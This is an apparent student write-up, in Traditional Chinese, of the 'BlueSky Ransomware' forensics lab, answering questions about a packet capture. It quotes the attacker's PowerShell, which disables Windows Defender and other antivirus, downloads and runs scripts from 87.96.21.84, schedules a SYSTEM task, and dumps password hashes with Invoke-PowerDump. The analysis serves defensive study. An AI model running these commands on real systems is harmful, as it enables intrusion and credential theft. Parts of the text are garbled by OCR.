BlueSky Ransomware Lab

一家管理跨行業關鍵數據和服務的知名公司報告了一起重大安全事件。最近,他們的網路疑似受到勒索軟體攻擊。關鍵檔案被加密,導致網路中斷,並引發了資料外洩的擔憂。早期跡象表明,一名經驗豐富的威脅行為者參與其中。您的任務是分析提供的證據,揭示攻擊者的攻擊手段,評估入侵的程度,並協助遏制威脅,恢復網路的完整性。

問題1


了解攻擊的來源 IP 可以讓安全團隊快速回應潛在威脅。您能識別出潛在連接埠掃描活動的來源 IP 嗎?

1023 2024-04-20 00.29.30.244992	07.90.21.04	07.90.21.01	TCP	14 4/620 4 T000 [31N] 364-0 MTH-25T50 F6H-0 1123-T400 3WCV-16UH 12AGT-2T33/4TT33 136CL-1
1826 2024-04-28 00:29:58.245005	87.96.21.81	87.96.21.84	TCP	54 1068 → 47890 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1827 2024-04-28 00:29:58.245091	87.96.21.84	87.96.21.81	TCP -	——
1828 2024-04-28 00:29:58.245103	87.96.21.81	87.96.21.84	TCP	54 10012 → 40950 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1829 2024-04-28 00:29:58.245187	87.96.21.84	87.96.21.81	TCP	—————————————————————————————————————
1830 2024-04-28 00:29:58.245200	87.96.21.81	87.96.21.84	TCP	54 58080 → 42860 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1831 2024-04-28 00:29:58.245284	87.96.21.84	87.96.21.81	TCP	—————————————————————————————————————
L 1832 2024-04-28 00:29:58.245297	87.96.21.81	87.96.21.84	TCP	54 49160 → 56250 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1833 2024-04-28 00:29:58.245380	87.96.21.84	87.96.21.81	TCP	74 49212 → 9050 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155741133 TSecr≕
1834 2024-04-28 00:29:58.245393	87.96.21.81	87.96.21.84	TCP	54 9050 → 49212 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1835 2024-04-28 00:29:58.245515	87.96.21.84	87.96.21.81	TCP	74 34110 → 3370 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155741133 TSecr≕
1836 2024-04-28 00:29:58.245529	87.96.21.81	87.96.21.84	TCP	54 3370 → 34110 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1837 2024-04-28 00:29:58.245612	87.96.21.84	87.96.21.81	TCP	74 48616 → 6502 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155741133 TSecr≕
1838 2024-04-28 00:29:58.245625	87.96.21.81	87.96.21.84	TCP	54 6502 → 48616 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1839 2024-04-28 00:29:58.245714	87.96.21.84	87.96.21.81	TCP	74 43888 → 8800 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155741134 TSecr=
1840 2024-04-28 00:29:58.245727	87.96.21.81	87.96.21.84	TCP	54 8800 → 43888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1841 2024-04-28 00:29:58.245809	87.96.21.84	87.96.21.81	TCP	74 44298 → 1864 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155741134 TSecr=
1842 2024-04-28 00:29:58.245821	87.96.21.81	87.96.21.84	TCP	54 1864 → 44298 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1843 2024-04-28 00:29:58.245907	87.96.21.84	87.96.21.81	TCP	74 56300 → 992 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155741134 TSecr=0
1844 2024-04-28 00:29:58.245920	87.96.21.81	87.96.21.84	TCP	54 992 → 56300 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1845 2024-04-28 00:29:58.246003	87.96.21.84	87.96.21.81	TCP	74 49364 → 264 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155741134 TSecr=0
				-

87.96.21.84


第二季

在調查過程中,確定攻擊者的目標帳戶至關重要。您能辨識目標帳戶的使用者名稱嗎?



有TDS封包(資料庫)

找到登入




第三季

我們需要確定攻擊者是否成功取得存取權限。您能提供攻擊者發現的正確密碼嗎?

同上cyb3rd3f3nd3r\$

第四季


攻擊者經常會更改一些設置,以便在網路內進行橫向移動。攻擊者啟用了哪些設定來進一步控制目標主機 並執行進一步的命令?



[xp_cmdshell]


問5

進程注入經常被攻擊者用來提升系統權限。攻擊者究竟將 C2 注入到了哪個進程中,從而獲得了管理權限?



問6

權限提升後,攻擊者嘗試下載一個檔案。您能辨識出這個下載檔案的 URL 嗎?



問7

了解惡意腳本會檢查哪個群組的安全標識符 (SID) 來驗證目前使用者的權限,可以洞察攻擊者的意圖。您能提供正在檢查的特定群組 SID 嗎?

```
Wireshark · Follow TCP Stream (tcp.stream eq 1179) · BlueSkyRansomware.pcap

GET /checking.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:10 GMT
Content-type: application/octet-stream
Content-Length: 5024
Last-Modified: Sat, 27 Apr 2024 23:16:35 GMT

$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major

S-1-5-32-544
```

問8

Windows Defender 在防禦網路威脅方面發揮著至關重要的作用。如果攻擊者停用它,系統將更容易受到進一步的攻擊。攻擊者使用哪些登錄項目來停用 Windows Defender 功能?請依照找到的順序提供這些計冊表項。

[Submit Samples Consent]


Key 名稱

SpynetReporting

DisableAntiSpyware, DisableRoutinelyTakingAction, DisableRealtimeMonitoring, SubmitSamplesConsent, S

問9

你能確定攻擊者下載的第二個檔案的 URL 嗎?



Q10

識別惡意任務並了解其如何用於持久化,有助於增強對未來攻擊的防禦能力。攻擊者為保持持久化而創建的任務的全名是什麼?

```
Get-Service WinDefend | Stop-Service -Force -ErrorAction SilentlyContinue
Set-Service WinDefend -StartupType Disabled -ErrorAction SilentlyContinue
}

$servicesToStop = "MBAMService", "MBAMProtection", "*Sophos*"
foreach ($service in $servicesToStop) {
    Get-Service | Where-Object { $_.DisplayName -like $service } | ForEach-Object {
        Stop-Service $_ -ErrorAction SilentlyContinue
        Set-Service $_ -FrorAction SilentlyContinue
        Set-Service $_ -StartupType Disabled -ErrorAction SilentlyContinue
}

}

Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
        C:\Windows\System32\cmd.exe / c
    powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
        Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}
```

\Microsoft\Windows\MUI\LPupdate

問11

根據您對第二個惡意檔案的分析,第二個檔案試圖完成的主要策略的 MITRE ID 是什麼?

```
$scriptUrl = "http://87.96.21.84/del.ps1"
if (Test-URL -url $url) {
 Write-Host "Connection to $url successful. Proceeding with execution."
if (Test-ScriptURL -scriptUrl $scriptUrl) {
    Write-Host "Script at $scriptUrl is reachable."
    if ($priv) {
      CleanerEtc
      $encodedDiscovery = "SW52b2tILUV4cHJIc3Npb24gIndob2FtaSI="
      $decodedDiscovery = [System.Convert]::FromBase64String($encodedDiscovery)
      $commandDiscovery = [System.Text.Encoding]::UTF8.GetString($decodedDiscovery)
      powershell -exec bypass -w 1 $commandDiscovery
      Write-Host "Privilege level: SYSTEM"
    } else {
      CleanerNoPriv
      Write-Host "Privilege level: User"
  } else {
    Write-Host "Script at $scriptUrl is not reachable. Terminating."
    exit
} else {
  Write-Host "Connection to $url failed. Terminating."
}
if ($priv -eq $true) {
  try {
    StopAV
  } catch {}
  Start-Sleep -Seconds 1
  CleanerEtc
} else {
 CleanerNoPriv
```

從GPT來看,像是規避偵測防禦


☑ 各種 策略(Tactic) 與對應 MITRE ID 一覽:

策略名稱(Tactic)	描述	MITRE ID
Initial Access	攻擊者取得初始存取權限	TA0001
Execution	執行惡意程式碼	TA0002
Persistence	維持對系統的存取權限	TA0003
99 詢問 ChatGPT	提升權限	TA0004
Defense Evasion	規避偵測與防禦	TA0005
[TA0005]		

問12


攻擊者用來轉儲憑證的呼叫的 PowerShell 腳本是什麼?

Isass是win、LInux極大的工具, 收集主機相關資訊



[Invoke-PowerDump.ps1]

了解哪些憑證已外洩對於評估資料外洩的程度至關重要。儲存的包含已轉儲憑證的文字檔案的名稱是什 麼 ?



從 Base64 格式解碼

只需輸入您的數據,然後按解碼按鈕。

SW52b2tlLVBvd2VyRHVtcCB8IE91dC1GaWxlIC1GaWxlUGF0aCAiQzpcUHJvZ3JhbURhdGFcaGFzaGVzLnR4dCl=

❶ 對於編碼的二進位檔案(如圖像、文件等),請使用此頁面下方的檔案上傳表單。

UTF-8

✔ 來源字元集。

分別解碼每一行(當您有多個條目時很有用)。

立 直播模式關閉 在

在您鍵入或貼上時即時解碼(僅支援 UTF-8 字元集)。

く 解碼 >


將您的資料解碼到下面的區域。

Invoke-PowerDump | Out-File -FilePath "C:\ProgramData\hashes.txt"

(hashes.txt)

問14

在了解攻擊者偵察階段的目標主機後,安全團隊可以優先針對這些特定主機進行修復。包含已發現主機的文字檔案的名稱是什麼?



Wireshark · Follow TCP Stream (tcp.stream eq 1188) · BlueSkyRansomware.pcap

```
GET /extracted_hosts.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPow
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: text/plain
Content-Length: 72
Last-Modified: Sat, 27 Apr 2024 23:41:36 GMT

Host: 87.96.21.71
Host: 87.96.21.75
Host: 87.96.21.80
Host: 87.96.21.81
```

[extracted_hosts.txt]


在哈希轉儲後,攻擊者嘗試在受感染的主機上部署勒索軟體,並透過先前使用 SMB 的橫向移動活動將其 傳播到網路的其餘部分。我們將向您提供勒索軟體樣本以供進一步分析。透過行為分析,勒索記錄文件的 名稱是什麼?

匯出資料

Wireshark · Export · HTTP object list

Text Filte	er:				Conten
Packet	Hostname	Content Type	Size	Filename	
4221	87.96.21.84	application/octet-stream	5024 bytes	checking.ps1	
4244	87.96.21.84	text/html	844 bytes	\	
4254	87.96.21.84	application/octet-stream	343 bytes	del.ps1	
4264	87.96.21.84	application/octet-stream	343 bytes	del.ps1	
4277	87.96.21.84	application/octet-stream	2559 bytes	ichigo-lite.ps1	
4303	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1	
4418	87.96.21.84	application/octet-stream	149 kB	Invoke-SMBExec.ps1	
4428	87.96.21.84	text/plain	72 bytes	extracted_hosts.txt	
4454	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1	
4523	87.96.21.84	application/x-msdos-program	72 kB	javaw.exe	
4533	87.96.21.84	application/octet-stream	343 bytes	del.ps1	
4544	87.96.21.84	application/octet-stream	2559 bytes	ichigo-lite.ps1	
4570	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1	
4685	87.96.21.84	application/octet-stream	149 kB	Invoke-SMBExec.ps1	
4695	87.96.21.84	text/plain	72 bytes	extracted_hosts.txt	
4721	87.96.21.84	application/octet-stream	22 kB	Invoke-PowerDump.ps1	
4782	87.96.21.84	application/x-msdos-program	72 kB	javaw.exe	





Q 3e035f2d7d30869ce53171ef5a0f761bfb9c14d94d9fe6da385e20b8d96dc2fb

Activity Summary

Files Dropped

- + # DECRYPT FILES BLUESKY #.html
- + # DECRYPT FILES BLUESKY #.txt

#DECRYPT FILES BLUESKY#

問16

在某些情況下,特定勒索軟體家族有可用的解密工具。識別該家族的名稱可以找到潛在的解密解決方案。 這個勒索軟體家族的名字是什麼?

同上

bluesky